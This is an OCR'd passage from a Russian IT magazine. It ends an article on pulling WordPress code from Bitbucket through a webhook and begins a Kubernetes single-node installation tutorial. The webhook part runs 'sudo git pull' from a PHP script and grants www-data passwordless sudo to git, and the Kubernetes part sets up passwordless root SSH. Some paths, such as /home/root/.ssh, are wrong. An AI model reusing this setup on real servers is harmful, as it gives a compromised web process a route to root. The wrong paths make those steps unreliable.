
```
wp-config.php
wp-includes/
wp-admin/
wp-content/uploads/
```

Теперь разработчик может выкладывать код в Bitbucket, а мы забирать на сайт. Осталось только автоматизировать процесс. В Git это позволяет система хуков — фактически скриптов, выполняющихся в зависимости от наступления определенного события. Реализованы хуки и в Bitbucket. Причем доступно сразу два варианта: веб-хук (Webhooks) и службы. В логах они выглядят так:

```
"POST /post.php HTTP/1.0" 200 236 "-" "Bitbucket-Webhooks/2.0"
"POST /post.php HTTP/1.0" 200 703 "-" "Bitbucket.org"
```

Настраиваются они через API или веб-интерфейс (меню «Настройки»). На проект можно создать несколько хуков. Для настройки веб-хука нужно указать URL и событие (всего 21 событие). В Webhooks на указанный в установках URL отправляется POST-запрос с данными в JSON-формате (в интерфейсе есть возможность просмотра View requests), при необходимости можно их отобрать и обработать запрос в зависимости от параметров.

В «Службах» можно выбрать несколько вариантов, включая и POST-запрос, Twitter и обращение к различным сервисам.



Добавляем Webhooks в настройках Bitbucket

Нам для нашей схемы достаточно, чтобы Bitbucket при пуше (repo:push) просто «дернул» URL в веб-хуке, а мы по этому событию вытянем коммит из репозитория. Создаем простой скрипт:

```
# nano bitbucket.php
<?php
    shell_exec("/usr/bin/git pull origin master 2>&1");
?>
```

В целях безопасности можно его назвать как-нибудь случайно типа 12ghrt78.php и ограничить доступ к скрипту из сетей Bitbucket: 131.103.20.160/27, 165.254.145.0/26, 104.192.143.0/24. Хотя иногда приходится его вызывать из браузера. Указываем файл в настройках веб-хука на событие Repository push. Теперь при пуше разработчиком веб-сервер вытянет коммит из Bitbucket. В зависимости от настройки хостинга может не хватить прав доступа. В этом случае ничего не остается, как разрешить выполнять команду через sudo:

```
shell_exec("sudo /usr/bin/git pull origin master 2>&1");
```

Набираем команду visudo и в /etc/sudoers записываем:

```
www-data ALL=(root) NOPASSWD:/usr/bin/git
```

Теперь должно работать.

вывод

В статье описана самая простая ситуация, которая встречается в 80% случаев. В идеале затем каждый пункт требует дополнительного внимания, после тестового прогона следует заняться оптимизацией и попробовать выжать из сервера максимум.

SYNACK

ЖОНГЛИРУЕМ КОНТЕЙНЕРАМИ

РАЗБИРАЕМСЯ С СИСТЕМОЙ УПРАВЛЕНИЯ КОНТЕЙНЕРАМИ KUBERNETES

Мартин
«urban.prankster»
Пранкевич
prank.urban@gmail.com

С появлением Docker интерес к контейнерам вырос взрывообразно: разворачивать приложения оказалось настолько удобно, что технологию начали использовать буквально везде. Облачные сервисы уже дают быстрый доступ к большому количеству виртуальных машин, которыми нужно управлять. Поэтому без инструмента, позволяющего запускать контейнеры на множестве хостов, масштабировать и выполнять балансировку, уже не обойтись. Разберемся с решением, предложенным Google.

ПРОЕКТ KUBERNETES

Проект Kubernetes, или K8S, стартовал в Google в 2014 году, первая публичная версия 0.1 была представлена сообществу практически через год — в июле 2015-го. Нужно, наверное, особо отметить, что разработка не начиналась с нуля. В основе K8S лежит суперсекретный (в буквальном смысле этого слова) проект Гугла Borg — фактически основа основ управления кластерами в этой корпорации, проект, наработками которого до этого гигант не особо хотел делиться. Многие из разработчиков Borg перешли в Kubernetes, а вместе с ними туда перекочевали все идеи и решения проблем — перенос контейнеров без потерь данных, балансировка нагрузки, обнаружение сервисов. То есть можно сказать, что K8S — точная копия того, что в Google создавали долгое время, но адаптированная и ориентированная к применению Docker. Сразу после анонса проекта совместно с Linux Foundation была сформирована Cloud Computing Native Foundation (CNCF), в которую вошли сама Google, Cisco, IBM, Docker и VMware. Задача CNCF — выработать единый стандарт и обеспечить взаимодействие между разработчиками.

В Kubernetes реализованы все функции, необходимые для запуска приложений на основе Docker в конфигурации с высокой доступностью (кластеры более 1000 узлов, с multi-availability и multi-region зонами): управление кластером, планирование, обнаружение сервисов, мониторинг, управление учетными данными и многое другое. Выглядит это пугающе, но вся внутренняя кухня скрыта от админа. Он просто размещает контейнеры, все остальное — забота K8S. Для реализации этого используется больше десятка сторонних взаимодействующих услуг, которые вместе обеспечивают требуемую функциональ-

ность. Например, за координацию и хранение настроек отвечает etcd, создание сетей между контейнерами — flannel. Это несколько усложняет первоначальную настройку (хотя в последних релизах это уже не так заметно), но позволяет при необходимости просто заменить любой компонент. Для состыковки служб используются разные CLI, API, которые уже совместно реализуют API более высокого уровня для сервисных функций, таких как планирование ресурсов. Нужная функциональность должна быть специально адаптирована для K8S. Например, обратиться напрямую к API Docker нельзя (точнее, можно, но очень и очень нежелательно), следует использовать Docker Compose.

Kubernetes представляет собой систему с несколькими концепциями. Многие из этих понятий проявляются как «объекты» или «ресурсы» RESTful API. Кроме общепринятых, таких как Node, Cluster и Replication controller, есть и весьма специфические.


- Pods — единица планирования в Kubernetes. Группа или ресурс, в котором могут работать несколько контейнеров. Контейнеры из одного Pod будут запускаться на одном сервере и могут совместно использовать общие разделы. Объекты Pod описаны в так называемых PodSpec — YAML/JSON-файлах.
- Services — набор контейнеров, которые работают вместе, обеспечивая, например, функционирование многоуровневого приложения. K8S поддерживает динамическое наименование и балансировку нагрузки Pods с помощью абстракций, гарантируя прозрачное подключение к Services по имени и отслеживая их текущее состояние.
- Labels — пары ключ/значение, которые прикрепляются к Pod и фактически к любому объекту (сервису), позволяя их легко группировать, отбирать и назначать задания.
- IP-per-Pod — в Borg сервисы использовали один IP и для распределения сетевых ресурсов применялись порты. Это накладывало ряд ограничений. В K8S возможно назначить каждому Pod отдельный адрес.
- Namespaces — способ, позволяющий логически разделить единый кластер K8S на несколько виртуальных, каждый из них будет существовать в изолированном пространстве, ограниченном квотами, не влияя на других.

На всех узлах кластера minion устанавливаются агенты kubelet и kube-proxy (прокси-балансировщик). Агенты принимают из специального API сервера данные PodSpec (файл или HTTP) и гарантируют работоспособность указанных в нем объектов. Прокси обеспечивает перенаправление потоков между Pod. Мастер кластера содержит специальные компоненты — kube-controller-manager (менеджер сервисов) и kube-scheduler (планировщик), kube-apiserver, etcd и flannel. Доступ к API управления, кроме программного способа, можно получить через консольную утилиту kubectl и веб-интерфейс. С их помощью

можно просматривать текущую конфигурацию, управлять ресурсами, создавать и разворачивать контейнеры.

УСТАНОВКА KUBERNETES

Установка Kubernetes выполняется скриптом, и в процессе следует ориентироваться на официальную инструкцию, адаптировав ее к своему дистрибутиву. Она несложная, просто нужно быть очень внимательным. Мануалы из Сети работают не всегда, так как в разных версиях дистрибутива часто требуются различные действия и встречаются специфические проблемы, также разработчики по мере развития K8S меняют процесс развертывания и параметры в конфигурационных файлах. Установим в простейшем варианте K8S на одну систему master/minion в Ubuntu 14.04/16.04, так что нам не потребуются некоторые компоненты вроде сервера ключей. Перед установкой нужно составить список всех узлов и их сетевые параметры и роль. Проект предлагает исходные тексты и bash-скрипт.



Скрипт установки Kubernetes

Первый вариант дает чуть больше контроля, если что-то пойдет не так. Ставим приложения:

```
$ sudo apt install docker.io curl git bridge-utils
```

Для беспарольного входа генерируем ключ. Так как впоследствии понадобятся права root, то ключи генерируем для него. Все параметры оставляем по умолчанию, на запрос пароля жмем Enter.

```
$ sudo ssh-keygen -t rsa
$ sudo ssh-copy-id -i /home/user/.ssh/id_rsa.pub 127.0.0.1
```

Подтверждаем операцию и вводим свой пароль.

```
$ sudo cat /home/root/.ssh/id_rsa.pub >> /home/root/.ssh/↵
    authorized_keys
```

После этого пробуем войти. Должно пустить без запроса пароля:

```
$ sudo ssh root@127.0.0.1
```

Если серверов несколько, поступаем аналогично и копируем на них ключи. Несмотря на простоту, это очень важный момент. Малейшая ошибка — и дальнейшие действия ни к чему не приведут. Забираем актуальный релиз (файл большой, почти 1,5 Гбайт):

```
$ wget -c https://github.com/kubernetes/kubernetes/releases/↵
    download/v1.3.5/kubernetes.tar.gz
```

Или ветку master:

```
$ wget -c https://github.com/kubernetes/kubernetes/archive/master.zip
```

Распаковываем:

```
$ tar -xvf kubernetes.tar.gz
```

Архив содержит примеры и готовые настройки в `kubernetes/cluster` для самых разных конфигураций. Следует выбрать свою и запустить установочный скрипт. Так как ставим на Ubuntu, то выбираем этот вариант. Для начала нам нужно указать конфигурацию сети. Смотрим вывод ifconfig — настройку физического интерфейса и docker0 — и приступаем к настройке.

```
# nano kubernetes/cluster/ubuntu/config-default.sh
```

```
# Прописываем ноды, она у нас пока одна, остальные при необходимости
добавляем через пробел
export nodes=${nodes:-"root@127.0.0.1"}
# Роль a(master), i(minion), ai(master+minion)
export roles="ai"
# Количество minion
export NUM_MINIONS=${NUM_MINIONS:-1}
# Диапазон IP кластера, приватная сеть rfc1918
export SERVICE_CLUSTER_IP_RANGE=${SERVICE_CLUSTER_IP_RANGE:↵
    -192.168.1.0/24}
# Диапазон IP flannel сети Docker
export FLANNEL_NET=${FLANNEL_NET:-172.17.42.0/16}
DNS_SERVER_IP=${DNS_SERVER_IP:-"192.168.1.1"}
DNS_DOMAIN=${DNS_DOMAIN:-"cluster.local"}
ENABLE_CLUSTER_UI="${KUBE_ENABLE_CLUSTER_UI:-true}
```

```
  GNU nano 2.2.6                Файл: kubernetes/cluster/ubuntu/config-default.sh

#!/bin/bash

# Copyright 2015 The Kubernetes Authors All rights reserved.
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#     http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.

## Contains configuration values for the Ubuntu cluster

# Define all your cluster nodes, MASTER node comes first"
# And separated with blank space like <user_1@ip_1> <user_2@ip_2> <user_3@ip_3>
export nodes=${nodes:-"vcap@10.10.103.250 vcap@10.10.103.162 vcap@10.10.103.223"}

# Define all your nodes role: a(master) or i(minion) or ai(both master and minion),
# Roles must be the same order with the nodes.
roles=${roles:-"ai i i"}
# If it practically impossible to set an array as an environment variable
# from a script, so assume variable is a string then convert it to an array
export roles_array=($roles)

# Define minion numbers
export NUM_NODES=${NUM_NODES:-3}
# define the IP range used for service cluster IPs.
# according to rfc 1918 ref: https://tools.ietf.org/html/rfc1918 choose a private ip range here.
export SERVICE_CLUSTER_IP_RANGE=${SERVICE_CLUSTER_IP_RANGE:-192.168.3.0/24}  # formerly PORTAL_NET
# define the IP range used for flannel overlay network, should not conflict with above SERVICE_CLUSTER_IP_RANGE

# The Ubuntu scripting supports two ways of networking: Flannel and
# CNI.  To use CNI: (1) put a CNI configuration file, whose basename
# is the configured network type plus ".conf", somewhere on the driver
# machine (the one running `kube-up.sh`) and set CNI_PLUGIN_CONF to a
# pathname of that file, (2) put one or more executable binaries on
# the driver machine and set CNI_PLUGIN_EXES to a space-separated list
# of their pathnames, and (3) set CNI_KUBELET_TRIGGER to identify an
# appropriate service on which to trigger the start and stop of the
# kubelet on non-master machines.  For (1) and (2) the pathnames may
# be relative, in which case they are relative to kubernetes/cluster.
# If either of CNI_PLUGIN_CONF or CNI_PLUGIN_EXES is undefined or has
# a zero length value then Flannel will be used instead of CNI.
                              [ Прочитано 116 строк ]
^G Помощь      ^O Записать    ^R ЧитФайл     ^Y ПредСтр     ^K Вырезать    ^C ТекПозиц
^X Выход       ^J Выровнять   ^W Поиск       ^V СледСтр     ^U ОтмВырезк   ^T Словарь
```

Конфигурационный файл config-default.sh

Это основные настройки, позволяющие запустить K8S. В файле также настраиваются параметры Docker и остальных компонентов, журналирование, мониторинг. Если к интернету подключение происходит через прокси, то его параметры следует прописать в PROXY_SETTING.

```
PROXY_SETTING="http_proxy=http://server:port https_proxy=↵
    https://server:port"
```

Теперь можно развернуть кластер.

```
$ cd kubernetes/cluster
$ KUBERNETES_PROVIDER=ubuntu ./kube-up.sh
Starting cluster using provider: ubuntu
```

Скрипт закачает и установит все необходимые компоненты (etcd), на все прописанные в конфиге ноды. В процессе потребуется указать пароль для управления узлом. По окончании получим сообщение Cluster validation succeeded. Причем скрипт повторно будет скачивать последний релиз K8S — чтобы не повторять это дважды, просто скопируй файл kubernetes.tar.gz в каталог **kubernetes/cluster/ubuntu** и подправь скрипт закачки download-release.sh.

Еще одна проблема, которую не могут устранить уже пару месяцев, — это ошибка при создании кластера:

```
saltbase/salt/generate-cert/make-ca-cert.sh: No such file or directory
```

Нужный файл расположен в каталоге **kubernetes/server**, его просто забыли положить на место. Это можно сделать вручную или добавить в **cluster/ubuntu/download-release.sh** две строки распаковки kubernetes-salt.

```
tar xzf kubernetes-server-linux-amd64.tar.gz
tar xzf kubernetes-salt.tar.gz
....
cp kubernetes/server/kubernetes/server/bin/kubectl binaries/
cp -a kubernetes/server/kubernetes/saltbase ../
```

После чего master будет слушать на порту http://127.0.0.1:8080. Остановить кластер можно также одной командой:

```
$ KUBERNETES_PROVIDER=ubuntu ./kube-down.sh
```

```
user@Ubuntu1404:~/kubernetes/cluster$ KUBERNETES_PROVIDER=ubuntu ./kube-up.sh
... Starting cluster using provider: ubuntu
... calling verify-prereqs
... calling kube-up
~/kubernetes/cluster/ubuntu ~/kubernetes/cluster
Prepare flannel 0.5.5 release ...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   608    0   608    0     0    890      0 --:--:-- --:--:-- --:--:--   891
100 3408k  100 3408k    0     0   174k      0  0:00:19  0:00:19 --:--:--  238k
Prepare etcd 2.3.1 release ...
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   606    0   606    0     0    924      0 --:--:-- --:--:-- --:--:--   925
100 7946k  100 7946k    0     0   151k      0  0:00:52  0:00:52 --:--:--  219k
Prepare kubernetes 1.3.5 release ...
~/kubernetes/cluster/ubuntu/kubernetes/server ~/kubernetes/cluster/ubuntu ~/kubernetes/cluster
~/kubernetes/cluster/ubuntu ~/kubernetes/cluster
Done! All your binaries locate in kubernetes/cluster/ubuntu/binaries directory
~/kubernetes/cluster

Deploying master and node on machine 192.178.86.171
```

